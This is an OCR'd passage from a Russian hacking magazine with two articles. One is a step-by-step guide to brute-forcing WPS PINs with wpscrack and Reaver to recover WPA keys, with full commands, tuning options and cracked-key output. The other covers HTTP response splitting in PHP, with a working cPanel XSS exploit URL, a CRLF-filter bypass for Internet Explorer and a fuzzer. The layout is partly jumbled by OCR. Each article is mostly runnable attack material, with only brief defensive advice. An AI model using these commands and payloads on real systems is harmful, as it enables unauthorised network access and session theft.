Как я уже заметил ранее, PIN-код состоит из восьми цифр — следовательно, существует 10^8 (100 000 000) вариантов для подбора. Однако количество вариантов можно существенно сократить. Дело в том, что последняя цифра PIN-кода представляет собой некую контрольную сумму, которая высчитывается на основании семи первых цифр. В итоге получаем уже 10^7 (10 000 000) вариантов. Но и это еще не все! Далее внимательно смотрим на устройство протокола аутентификации WPS (рисунок 3). Такое ощущение, что его специально проектировали, чтобы оставить возможность для брутфорса. Оказывается, проверка PIN-кода осуществляется в два этапа. Он делится на две равные части, и каждая часть проверяется отдельно! Посмотрим на схему:

1. Если после отсылки сообщения M4 атакующий получил в ответ EAP-NACK, то он может быть уверен, что первая часть PIN-кода неправильная.
2. Если же он получил EAP-NACK после отсылки M6, то, соответственно, вторая часть PIN-кода неверна. Получаем 10^4 (10 000) вариантов для первой половины и 10^3 (1 000) для второй. В итоге имеем всего лишь 11 000 вариантов для полного перебора. Чтобы лучше понять, как это будет работать, посмотри на схему.
3. Важный момент — возможная скорость перебора. Она ограничена скоростью обработки роутером WPS-запросов: одни точки доступа будут выдавать результат каждую

IEEE 802.11			
	Supplicant → AP	Authentication Request	802.11 Authentication
	Supplicant ← AP	Authentication Response	
	Supplicant → AP	Association Request	802.11 Association
	Supplicant ← AP	Association Response	
IEEE 802.11/EAP			
	Supplicant → AP	EAPOL-Start	EAP Initiation
	Supplicant ← AP	EAP-Request Identity	
	Supplicant → AP	EAP-Response Identity (Identity: "WFA-SimpleConfig-Registrar-1-0")	
IEEE 802.11/EAP Expanded Type, Vendor ID: WFA (0x372A), Vendor Type: SimpleConfig (0x01)			
M1	Enrollee → Registrar	N1 || Description || PK_E	Diffie-Hellman Key Exchange
M2	Enrollee ← Registrar	N1 || N2 || Description || PK_R || Authenticator	
M3	Enrollee → Registrar	N2 || E-Hash1 || E-Hash2 || Authenticator	
M4	Enrollee ← Registrar	N1 || R-Hash1 || R-Hash2 || $E_{KeyWrapKey}$(R-S1) || Authenticator	proove posession of 1st half of PIN
M5	Enrollee → Registrar	N2 || $E_{KeyWrapKey}$(E-S1) || Authenticator	proove posession of 1st half of PIN
M6	Enrollee ← Registrar	N1 || $E_{KeyWrapKey}$(R-S2) || Authenticator	proove posession of 2nd half of PIN
M7	Enrollee → Registrar	N2 || $E_{KeyWrapKey}$(E-S2 ||ConfigData) || Authenticator	proove posession of 2nd half of PIN, send AP configuration
M8	Enrollee ← Registrar	N1 || $E_{KeyWrapKey}$(ConfigData) || Authenticator	set AP configuration

Рисунок 3. Протокол аутентификации WPS

секунду, другие — каждые десять секунд. Основное время при этом затрачивается на расчет открытого ключа по алгоритму Диффи-Хеллмана, он должен быть сгенерирован перед шагом M3. Затраченное на это время можно уменьшить, выбрав на стороне клиента простой секретный ключ, который в дальнейшем упростит расчеты других ключей. Практика показывает, что для успешного результата обычно достаточно перебрать лишь половину всех вариантов, и в среднем брутфорс занимает всего от четырех до десяти часов.

ПЕРВАЯ РЕАЛИЗАЦИЯ

Первой появившейся реализацией брутфорса стала утилита wpscrack (goo.gl/9wABj), написанная исследователем Стефаном Фибёком на языке Python. Утилита использовала библиотеку Scapy, позволяющую конструировать произвольные сетевые пакеты. Сценарий можно запустить только под Linux-системой, предварительно переведя беспроводной интерфейс в режим мониторинга. В качестве параметров необходимо указать имя сетевого интерфейса в системе, MAC-адрес беспроводного адаптера, а также MAC-адрес точки доступа и ее название (SSID).

```
$ ./wpscrack.py --iface mon0 \
  --client 94:0c:6d:88:00:00 \
  --bssid f4:ec:38:cf:00:00 --ssid tes-
tap -v
sniffer started
trying 00000000
attempt took 0.95 seconds
trying 00010009
<...>
trying 18660005
attempt took 1.08 seconds
trying 18670004   # found 1st half of
PIN
attempt took 1.09 seconds
trying 18670011
attempt took 1.08 seconds
<...>
trying 18674095   # found 2st half of
PIN
<...>
Network Key:
really_really_long_wpa_passphrase_good_
luck_cracking_this_one
<...>
```

Как видишь, сначала была подобрана первая половина PIN-кода, затем — вторая, и в конце концов программа выдала готовый к использованию ключ для подключения к беспроводной сети. Сложно представить, сколько времени потребовалось бы, чтобы подобрать ключ такой длины (61 символ) ранее существовавшими инструментами. Впрочем, wpscrack не единственная утилита для эксплуатации уязвимости, и это довольно забавный момент: в то же самое время над той же самой проблемой работал и другой исследователь — Крейг Хеффнер из компании Tactical Network Solutions. Увидев, что в Сети появился работающий PoC для реализации атаки, он опубликовал свою утилиту Reaver (code.google.com/p/reaver-wps). Она не только автоматизирует процесс подбора WPS-PIN и извлекает PSK-ключ, но и предлагает большее количество настроек, чтобы атаку можно было осуществить против самых разных роутеров. К тому же она поддерживает намного большее количество беспроводных адаптеров. Мы решили взять ее за основу и подробно описать, как злоумышленник может использовать уязвимость в протоколе WPS для подключения к защищенной беспроводной сети.

HOW-TO

Как и для любой другой атаки на беспроводную сеть, нам понадобится Linux. Тут надо сказать, что Reaver присутствует в репозитории всеми известного дистрибутива BackTrack (backtrack-linux.org), в котором к тому же уже включены необходимые драйвера для беспроводных устройств. Поэтому использовать мы будем именно его.




Рисунок 4. Блок-схема брутфорса PIN-кода WPS

Шаг 0. Готовим систему

На официальном сайте BackTrack 5 R1 доступен для загрузки в виде виртуальной машины под VMware и загрузочного образа ISO. Рекомендую последний вариант. Можно просто записать образ на болванку, а можно с помощью программы UNetbootin (unetbootin.sourceforge.net) сделать загрузочную флешку: так или иначе, загрузившись с такого носителя, мы без лишних заморочек сразу будем иметь систему, готовую к работе.

Шаг 1. Вход в систему

Логин и пароль для входа по умолчанию – root:toor. Оказавшись в консоли, можно смело стартовать иксы (есть отдельные сборки BackTrack — как с GNOME, так и с KDE):

```
# startx
```

Шаг 2. Установка Reaver

Чтобы загрузить Reaver, нам понадобится интернет. Поэтому подключаем патчкорд или настраиваем беспроводной адаптер (Applications → Internet → Wicd Network Manager). Далее запускаем эмулятор терминала, где загружаем последнюю версию утилиты через репозиторий:

```
# apt-get update
# apt-get install reaver
```

Тут надо сказать, что в репозитории находится версия 1.3, которая лично у меня заработала неправильно. Поискав информацию о проблеме, я нашел пост автора, который рекомендует обновиться до максимально

ЭКСПРЕСС-КУРС ПО ВЗЛОМУ WI-FI

1. WEP (Wired Equivalent Privacy)

Самая первая технология для защиты беспроводной сети оказалась крайне слабой. Взломать ее можно буквально за несколько минут, используя слабости применяемого в ней шифра RC4. Основными инструментами здесь служат снифер airodump-ng для сбора пакетов и утилита aircrack-ng, используемая непосредственно для взлома ключа. Также существует специальная тулза wesside-ng, которая вообще взламывает все близлежащие точки с WEP в автоматическом режиме.

2. WPA/WPA2 (Wireless Protected Access)

Перебор — это единственный способ подобрать ключ для закрытой WPA/WPA2 сети (да и то исключительно при наличии дампа так называемого WPA Handshake, который передается в эфир при подключении клиента к точке доступа). Брутфорс может затянуться на дни, месяцы и годы. Для увеличения эффективности перебора сначала использовались специализированные словари, потом были сгенерированы радужные таблицы, позже появились утилиты, задействовавшие технологии NVIDIA CUDA и ATI Stream для аппаратного ускорения процесса за счет GPU. Используемые инструменты — aircrack-ng (брутфорс по словарю), cowpatty (с помощью радужных таблиц), pyrit (с использованием видеокарты).

возможной версии, скомпилировав исходники, взятые из SVN. Это, в общем, самый универсальный способ установки (для любого дистрибутива).

```
$ svn checkout http://reaver-wps.
googlecode.com/svn/trunk/ reaver-wps
$ cd ./reaver-wps/src/
$ ./configure
$ make
# make install
```

Никаких проблем со сборкой под BackTrack не будет — проверено лично. В дистрибутиве Arch Linux, которым пользуюсь я, установка производится и того проще, благодаря наличию соответствующего PKGBUILD'a:

```
$ yaourt -S reaver-wps-svn
```

Шаг 3. Подготовка к брутфорсу

Для использования Reaver необходимо проделать следующие вещи:

- перевести беспроводной адаптер в режим мониторинга;
- узнать имя беспроводного интерфейса;
- узнать MAC-адрес точки доступа (BSSID);
- убедиться, что на точке активирован WPS.

Для начала проверим, что беспроводной интерфейс вообще присутствует в системе:

```
# iwconfig
```

Если в выводе этой команды есть интерфейс с описанием (обычно это wlan0) – значит, система распознала адаптер (если он подключался к беспроводной сети, чтобы загрузить Reaver, то лучше оборвать подключение). Переведем адаптер в режим мониторинга:

```
# airmon-ng start wlan0
```

Эта команда создает виртуальный интерфейс в режиме мониторинга, его название будет указано в выводе команды (обычно это mon0). Теперь нам надо найти точку доступа для атаки и узнать её BSSID. Воспользуемся утилитой для прослушки беспроводного эфира airodump-ng:

```
# airodump-ng mon0
```

На экране появится список точек доступа в радиусе досягаемости. Нас интересуют точки с шифрованием WPA/WPA2 и аутентификацией по ключу PSK. Лучше выбирать одну из первых в списке, так как для проведения атаки желательна хорошая связь с точкой. Если точек много и список не умещается на экране, то можно воспользоваться другой известной утилитой — kismet, там интерфейс более приспособлен в этом плане. Опционально можно на месте проверить, включен ли на нашей точке механизм WPS. Для этого в комплекте с Reaver (но только если брать его из SVN) идет утилита wash:

```
# ./wash -i mon0
```

В качестве параметра задается имя интерфейса, переведенного в режим мониторинга. Также можно использовать опцию '-f' и скормить утилите cap-файл, созданный, например, тем же airodump-ng. По непонятной причине в пакет Reaver в BackTrack не включили утилиту wash. Будем надеяться, к моменту публикации статьи эту ошибку исправят.

Шаг 4. Запускаем брутфорс

Теперь можно приступать непосредственно к перебору PIN'a. Для старта Reaver в самом простом случае нужно немного. Необходимо лишь указать имя интерфейса (переведенного нами ранее в режим мониторинга) и BSSID точки доступа:

```
root@mercury ~ # reaver -i mon0 -b 00:21:29:74:67:50 -c 6 -e linksys -d 15 -vv

Reaver v1.2 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from 00:21:29:74:67:50
[+] Switching mon0 to channel 6
[+] Associated with 00:21:29:74:67:50 (ESSID: linksys)
[+] Trying pin 63979978
[+] Trying pin 61889978
[!] WARNING: Receive timeout occurred
^C
root@mercury ~ # reaver -i mon0 -b 00:21:29:74:67:50 -c 6 -e linksys --pin 64637129 -vv

Reaver v1.2 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from 00:21:29:74:67:50
[+] Switching mon0 to channel 6
[+] Associated with 00:21:29:74:67:50 (ESSID: linksys)
[+] Trying pin 64637129
[+] Key cracked in 2 seconds
[+] WPS PIN: '64637129'
[+] WPA PSK: 'MyH0rseThink$YouStol3HisCarrot!'
[+] AP SSID: 'linksys'
root@mercury ~ #
```

Рисунок 5. Пример работы брутфорса Reaver



Рисунок 6. Reaver Pro — железка от создателей Reaver

```
# reaver -i mon0 -b 00:21:29:74:67:50
-vv
```

Ключ "-vv" включает расширенный вывод программы, чтобы мы могли убедиться, что все работает как надо.

```
Reaver v1.4 WiFi Protected Setup Attack
Tool
Copyright (c) 2011, Tactical Network
Solutions, Craig Heffner <cheffner@
tacnetsol.com>
[+] Waiting for beacon from
00:21:29:74:67:50
[+] Associated with 00:21:29:74:67:50
(ESSID: linksys)
[+] Trying pin 63979978
```

Если программа последовательно отправляет PIN'ы точке доступа, значит, все завелось хорошо, и остается тупо ждать. Процесс может затянуться. Самое короткое время, за которое мне удалось сбрутфорсить PIN, составило примерно пять часов. Как только он будет подобран, программа радостно об этом сообщит:

```
[+] Trying pin 64637129
[+] Key cracked in 13654 seconds
[+] WPS PIN: '64637129'
[+] WPA PSK: 'MyH0rseThink$YouStol3HisCa
rrot!'
[+] AP SSID: 'linksys'
```

Самое ценное здесь — это, конечно же, ключ WPA-PSK, который сразу же можно использовать для подключения. Все так просто, что даже не укладывается в голове.

МОЖНО ЛИ ЗАЩИТИТЬСЯ?

Защититься от атаки можно пока одним способом — отключить нафиг WPS в настройках роутера. Правда, как оказалось, сделать это возможно далеко не всегда. Поскольку уязвимость существует не на уровне реализации, а на уровне протокола, ждать от производителей скорого патча, который решил бы все проблемы, не стоит. Самое большее, что они могут сейчас сделать, – это максимально противодействовать брутфорсу. Например, если блокировать WPS на один час после пяти неудачных попыток ввода PIN-кода, то перебор займет уже около 90 дней. Но другой вопрос, насколько быстро можно накатить такой патч на миллионы устройств, которые работают по всему миру? ⌶

FAQ

Q Какой беспроводной адаптер нужен для взлома?

A Перед тем как экспериментировать, нужно убедиться, что беспроводной адаптер может работать в режиме мониторинга. Лучший способ — свериться со списком поддерживаемого оборудования на сайте проекта Aircrack-ng (bit.ly/wifi_adapter_list). Если же встанет вопрос о том, какой беспроводной модуль купить, то начать можно с любого адаптера на чипсете RTL8187L. USB'шные донглы легко найти в интернете за $20.

Q Почему у меня возникают ошибки "timeout" и "out of order"?

A Обычно это происходит из-за низкого уровня сигнала и плохой связи с точкой доступа. Кроме того, точка доступа может на время заблокировать использование WPS.

Q Почему при плохом сигнале Reaver работает плохо, хотя тот же взлом WEP проходит нормально?

A Обычно взлом WEP происходит путем повторной пересылки перехваченных пакетов, чтобы получить больше векторов инициализации (IV), необходимых для успешного взлома. В этом случае неважно, потерялся какой-либо пакет, либо как-то был поврежден по пути. А вот для атаки на WPS необходимо строгое следование протоколу передачи пакетов между точкой доступа и Reaver для проверки каждого PIN-кода. Если при этом какой-то пакет потеряется, либо придет в непотребном виде, то придется заново устанавливать WPS-сессию. Это делает атаки на WPS гораздо более зависимыми от уровня сигнала. Важно помнить, что если твой беспроводной адаптер видит точку доступа, то это ещё не значит, что и точка доступа видит тебя. Так что если ты являешься счастливым обладателем высокомощного адаптера от ALFA Network и антенны на пару десятков dBi, то не надейся, что получится поломать все пойманные точки доступа.

Q Почему у меня не работает спуфинг MAC-адреса?

A Возможно, ты спуфишь MAC виртуального интерфейса mon0, а это работать не будет. Надо указывать имя реального интерфейса, например, wlan0.

Q Reaver все время посылает точке доступа один и тот же PIN, в чем дело?

A Проверь, активирован ли на роутере WPS. Это можно сделать при помощи утилиты wash: запусти её и проверь, что твоя цель находится в списке.

Q Почему я не могу ассоциироваться с точкой доступа?

A Это может быть из-за плохого уровня сигнала или потому, что твой адаптер непригоден для подобных изысканий.

Q Почему я постоянно получаю ошибки "rate limiting detected"?

A Это происходит потому, что точка доступа заблокировала WPS. Обычно это временная блокировка (около пяти минут), но в некоторых случаях могут влепить и перманентный бан (разблокировка только через административную панель). Есть один неприятный баг в Reaver версии 1.3, из-за которого не определяются снятия подобных блокировок. В качестве воркэраунда предлагают использовать опцию '--ignore-locks' или скачать последнюю версию из SVN.

Q Можно ли одновременно запустить два и более экземпляров Reaver для ускорения атаки?

A Теоретически можно, но если они будут долбить одну и ту же точку доступа, то скорость перебора едва ли увеличится, так как в данном случае она ограничивается слабым

ПРОКАЧИВАЕМ REAVER

В HOWTO мы показали самый простой и наиболее универсальный способ использования утилиты Reaver. Однако реализация WPS у разных производителей отличается, поэтому в некоторых случаях необходима дополнительная настройка. Ниже я приведу дополнительные опции, которые могут повысить скорость и эффективность перебора ключа.

1. Можно задать номер канала и SSID точки доступа:

```
# reaver -i mon0 -b 00:01:02:03:04:05 -c 11 -e linksys
```

2. Благотворно сказывается на скорости брутфорса опция '--dh-small', которая задает небольшое значение секретного ключа, тем самым облегчая расчеты на стороне точки доступа:

```
# reaver -i mon0 -b 00:01:02:03:04:05 -vv --dh-small
```

3. Таймаут ожидания ответа по умолчанию равен пяти секундам. При необходимости его можно изменить:

```
# reaver -i mon0 -b 00:01:02:03:04:05 -t 2
```

4. Задержка между попытками по умолчанию равна одной секунде. Она также может быть настроена:

```
# reaver -i mon0 -b 00:01:02:03:04:05 -d 0
```

5. Некоторые точки доступа могут блокировать WPS на определенное время, заподозрив, что их пытаются поиметь. Reaver эту ситуацию замечает и делает паузу в переборе на 315 секунд по умолчанию, длительность этой паузы можно менять:

```
# reaver -i mon0 -b 00:01:02:03:04:05 --lock-delay=250
```

6. Некоторые реализации протокола WPS разрывают соединение при неправильном PIN-коде, хотя по спецификации должны возвращать особое сообщение. Reaver автоматически распознает такую ситуацию, для этого существует опция '--nack':

```
# reaver -i mon0 -b 00:01:02:03:04:05 --nack
```

7. Опция '--eap-terminate' предназначена для работы с теми AP, которые требуют завершения WPS-сессии с помощью сообщения EAP FAIL:

```
# reaver -i mon0 -b 00:01:02:03:04:05 --eap-terminate
```

8. Возникновение ошибок в WPS-сессии может означать, что AP ограничивает число попыток ввода PIN-кода, либо просто перегружена запросами. В этом случае Reaver приостанавливает свою деятельность, причем время паузы может быть задано с помощью опции '--fail-wait':

```
# reaver -i mon0 -b 00:01:02:03:04:05 --fail-wait=360
```

Владимир d0znpp Воронцов (ONsec, http://oxod.ru)

РАСЩЕПЛЯЙ

DVD


На нашем диске ты сможешь найти подробное обучающее видео ко всем описанным в статье примерам.

УЯЗВИМОСТИ РАСЩЕПЛЕНИЯ ЗАПРОСА И ВНЕДРЕНИЯ ЗАГОЛОВКОВ В СОВРЕМЕННОМ ВЕБЕ


С того момента, как в 2002 году были впервые обнаружены уязвимости расщепления HTTP-ответа сервера, интерпретаторы, приложения и сами браузеры успели обзавестись встроенными механизмами защиты. Однако большинство из этих механизмов при должном старании достаточно легко обмануть, что я и продемонстрирую на примере всем известного PHP.

WWW

bit.ly/ACOISL — Good-bye HTTP Response Splitting, and thanks for all the fish (Stefan Esser).
bit.ly/wB9QGz — классическая атака типа «расщепление запроса» #1.
bit.ly/ABOwbr — классическая атака типа «расщепление запроса» #2.
bit.ly/aWQGqx — классическая атака типа «расщепление запроса» #3.



Обход фильтрации CRLF в PHP для Internet Explorer 7/8/9. %0d%0d%20 (%09)



Проводим атаку на IE с обходом фильтра PHP и фильтра XSS (X-XSS-Protection)



INTRO

Существует два глобальных метода для поиска уязвимостей: восходящий и нисходящий анализ. Первый подход подразумевает движение от конечного вызова к точке входа, второй — в обратном направлении. Например, при анализе исходного кода веб-приложения на PHP можно выписать все пользовательские переменные, используемые в коде, и проследить, на что они влияют и куда попадают. А можно наоборот — выписать все интересные функции (например, eval) и идти вверх в надежде обнаружить, где в аргумент этой самой интересной функции попадает какой-нибудь `$_GET['aaa']`. Эти два подхода не замещают друг друга, но я не люблю сильно углубляться в теорию и не буду продолжать рассуждения на этот счет. Просто замечу, что в этой статье я рассмотрю не только сами уязвимости, но и те практические предпосылки и логические рассуждения, которые позволили их обнаружить. Зачем? Исключительно для того, чтобы изменить общепринятое суждение о веб-хакерах как о людях, «круто расставляющих кавычки», в положительную сторону.

РАСЩЕПЛЕНИЕ, КОТОРОЕ БОЛЬШЕ НЕ РАБОТАЕТ

Перед тем как начать наши изыскания, напомню тебе о том, что такое HTTP Response Splitting. Во время проведения такой атаки злоумышленник посылает уязвимому серверу всего один ядовитый HTTP-запрос. Веб-сервер формирует такой выходной поток, который жертва принимает за целых два HTTP-ответа (хотя должна принимать за один). Нападающий может и не контролировать первый ответ, зато полностью составляет второй, от HTTP-статуса до самого последнего байта. Таким образом, злоумышленник может сконструировать произвольный HTTP-ответ и реализовать множество разнообразных атак, включая Cache Poisoning, Cross-site Scripting (XSS) или, к примеру, Page Hijacking.

В качестве наглядного примера давай возьмем соответствующую уязвимость в cPanel 2010 года. Как и в большинстве других приложений, баг содержится в функции `header("Location: ".контролируемая_юзером_переменная)`. Вот пример эксплуатации такого бага:

```
http://server.com:2082/login/?user=foo&pass=bar&failurl=
%0D%0AContent-Type:%20text/html%0D%0A%0D%0A%3Cscript%3Eale
rt%28%22
Recognize-Security%20-%20%22%2Bdocument.cookie%29;%3C/
script%3E%3C!--
```

А вот ответ сервера с внедренной нами XSS:

```
HTTP/1.1 307 Moved
Server: cpsrvd/11.25
Connection: close
Content-length: 206
Location:
Content-Type: text/html
<script>alert("Recognize-Security - "+document.cookie);
</script><!--
Content-type: text/html
<html><head><META HTTP-EQUIV="refresh" CONTENT="0;URL=
Content-Type: text/html
```

```
&lt;script&gt;alert(&quot;Recognize-Security -
&quot;+document.cookie);
&lt;/script&gt;&lt;!--"></head><body></body></html>
```

Вообще, в процессе аудита исходного кода веб-приложений на PHP часто попадаются конструкции вида `header("Location: " .$_GET['backto_url'])` или даже `header("Location: /index.php?lang=".$_GET['lang'])`. Если первую еще можно классифицировать хотя бы как уязвимость класса Open Redirect, то вторая вроде бы вообще не является уязвимостью. Опытный читатель заметит, что здесь в явном виде как раз таки и присутствует баг типа HTTP Response Splitting, но всё дело в том, что современные версии интерпретатора PHP (начиная с 2006-го года) фильтруют разделители %0d%0a и препятствуют проведению атаки. Вот это и есть та самая практическая предпосылка, которая заставила меня начать углубленное изучение данной темы. Поэтому предлагаю не верить первому впечатлению о фильтрации в функции header() и разобраться с проблемой глубже, ведь, быть может, такую фильтрацию можно обойти.

ПРОТОКОЛ HTTP

Обратимся к первоисточнику (спецификации протокола HTTP), чтобы понять, какие символы могут служить разделителями заголовков HTTP-ответа. Полный текст спецификации доступен по адресу bit.ly/r9pLL, нас же интересует раздел 6 — Response (bit.ly/BEAq4). Общая структура HTTP-ответа имеет следующий вид:

```
Документация RFC-2616
Response = Status-Line; Section 6.1
*(( general-header; Section 4.5
| response-header; Section 6.2
| entity-header ) CRLF); Section 7.1
CRLF
[ message-body ]; Section 7.2
```

Из приведенной выше информации ясно, что разделителем заголовков является последовательность CRLF, которая также используется для отделения тела ответа от блока заголовков. В URL-кодированном виде CRLF выглядит как %0D%0A. Именно в таком виде она и используется для проведения классических атак типа «расщепление запроса». Эти методы хорошо работали до тех пор, пока интерпретаторы не обзавелись функциями фильтрации CRLF, о которых сейчас и пойдет речь.

ФИЛЬТРАЦИЯ РАЗДЕЛИТЕЛЯ CRLF В PHP

Функция header() (bit.ly/wVbbcd) широко используется в PHP для передачи заголовков в HTTP-ответе сервера. Чаще всего ее применяют для переадресации пользователей с одной страницы веб-приложения на другую. Как видно из документации, начиная с версии PHP 4.4.2 и 5.1.2 в этой функции осуществляется фильтрация, которая предотвращает внедрение заголовков и защищает от атак типа «расщепление ответа». Таким образом, начиная с версии PHP 4.4.2 и 5.1.2, приведенный ниже код не является уязвимым для атак типа «внедрение заголовков» и «расщепление ответа»:

Browser	Single header splitter byte	Second Content-Length header	data schema in Refresh header
IE 8/9	%0d	Yes	No
Firefox 7	Нет	No	Yes
Opera	%0d	No	No
Chrome	%0d %00 (issue [illegible] fixed in rel. 16)	ERR_RESPONSE_HEADERS_MULTIPLE_CONTENT_LENGTH	Yes
Safari	%0d	No	Yes

Таблица тестирования браузеров на одиночный разделитель, двойной заголовок длины и Refresh-заголовок

DISCLAIMER

Эта статья не является копией моего доклада на конференции ZeroNights, а лишь написана по его мотивам. Помимо материала, изложенного во время доклада, в статью также вошло описание дальнейших исследований, посвященных фильтрации PHP-функций и механизмам работы браузеров с cookies. Часть доклада, касающаяся уязвимостей, связанных с заражением кеша, и smuggling-атак, будет изложена в расширенном виде в следующих выпусках журнала.

```
<?php
header("Location: /basic/".$_GET['redirect'].".html");
?>
```

В результате попытки проведения таких атак будет вызвана ошибка типа Warning, примерно такая:

```
test.php?xxx=bbb%0a%0dNew-Header:blabla

Warning: Header may not contain more than a single
header, new line detected. in test.php on line 2
```

Но давай не будем сразу навешивать ярлыки, а разберемся в проблеме чуть глубже. Рассмотрим код интерпретатора, который выполняет фильтрацию разделителя:

```
/* new line safety check */
char *s = header_line, *e = header_line + header_line_
len, *p;
while (s < e && (p = memchr(s, '\n', (e - s)))) {
   if (*(p + 1) == ' ' || *(p + 1) == '\t') {
      s = p + 1;
      continue;
   }
   efree(header_line);
   sapi_module.sapi_error(E_WARNING, "Header may not
     contain more than a single header, new line detected.");
   return FAILURE;
}
```

Как видно, здесь осуществляется проверка на наличие символа LF (в URL-кодированном виде выглядит как %0A). При обнаружении такого символа, после которого стоит что-то кроме табуляции (%09) и пробела (%20), вызывается ошибка. Таким образом, фильтруется не CRLF, а только LF-байт. Согласно RFC, который мы недавно изучили, всё работает безопасно. Но предлагаю не сдаваться так быстро и узнать у браузеров, соблюдают ли они RFC в точности? Первым делом можно проверить, как браузеры воспринимают заголовок с первым пробелом и табуляцией. Для этого напишем простой PHP-скрипт и проверим его под всеми браузерами:

```
<?php
header("X-Test1:1\r\n Set-cookie: is1=OK");
header("X-Test2:2\r\n\tSet-cookie: is2=OK");
echo "<script>alert(document.cookie)</script>";
?>
```

Получается, только Internet Explorer понимает куки в таких хидерах. Таким образом, всего-навсего прочитав RFC и просмотрев исходники PHP и три строки тестового кода, мы уже выяснили, как обойти фильтрацию функции header() для IE, и существенно расширили область применения большинства уязвимостей, которые раньше классифицировались только как Open Redirect. Но не будем останавливаться на достигнутом и двинемся дальше. Впереди другие браузеры и новые идеи.

РАЗДЕЛИТЕЛИ ЗАГОЛОВКОВ В СОВРЕМЕННЫХ БРАУЗЕРАХ

Да, чтение исходных кодов PHP и рассуждение с точки зрения здравой логики уже дало свои плоды. Мы нашли способ внедрения заголовков для браузера Internet Explorer. Предлагаю не останавливаться на достигнутом и продолжить начатое исследование, чтобы попробовать добиться того же и для других браузеров.


Итак, исходники PHP говорят о фильтрации %0a (\n или LF). Предположим, что существуют какие-то байты, которые могут служить разделителями заголовков для браузеров. Для проверки этого предположения напишем простой фаззер и запустим его под различными браузерами. Наиболее важные куски кода фаззера приведены ниже:

```
#!/usr/bin/perl
use strict;
use warnings;
use Socket;
. . .
listen SERVER, 10;
my $answ = "HTTP/1.1 200 OK\r\n";
for($i=0;$i<256;$i++){
       $answ.="Set-cookie: cook-$i=1".chr($i);
}
$answ .="\r\n\r\n<h1>Test splitting bytes</h1>";
. . .
```


Фаззер очень простой: с его помощью мы выясняем, может ли какой-то один байт (подчеркиваю, именно одиночный байт, а не дублет) служить разделителем заголовков в браузерах, как CRLF (%0d%0a). Для этого на сокетах пишем веб-микросервер, который на любой HTTP-запрос браузера дает ответ, содержащий хидеры Set-cookie, разделенные каждым из 256 байт по очереди. Соответственно, если какой-то байт срабатывает как разделитель, появляется новый кукис, если же не срабатывает, то к значению текущего кукиса дописывается строка вида «<N>Set-cookie:..». Запускаем скрипт, заходим с помощью браузера, считаем количество проставленных куки, смотрим, какие байты сработали, затем пробуем следующий браузер. Процедура не очень утомительная, так как для тестов мы берем только самые популярные браузеры, которых всего пять :-). Тем не менее, рекомендую тебе самостоятельно модифицировать фаззер хотя бы для автоматизации подсчета куки и поиска разделителей (исходники фаззера ищи на нашем диске). Получаются вот такие интересные результаты:

```
IE 8/9 %0d
Firefox 7 -
Opera %0d
Chrome %0d %00 (Issue 95992 fixed in rel. 15)
Safari %0d
```

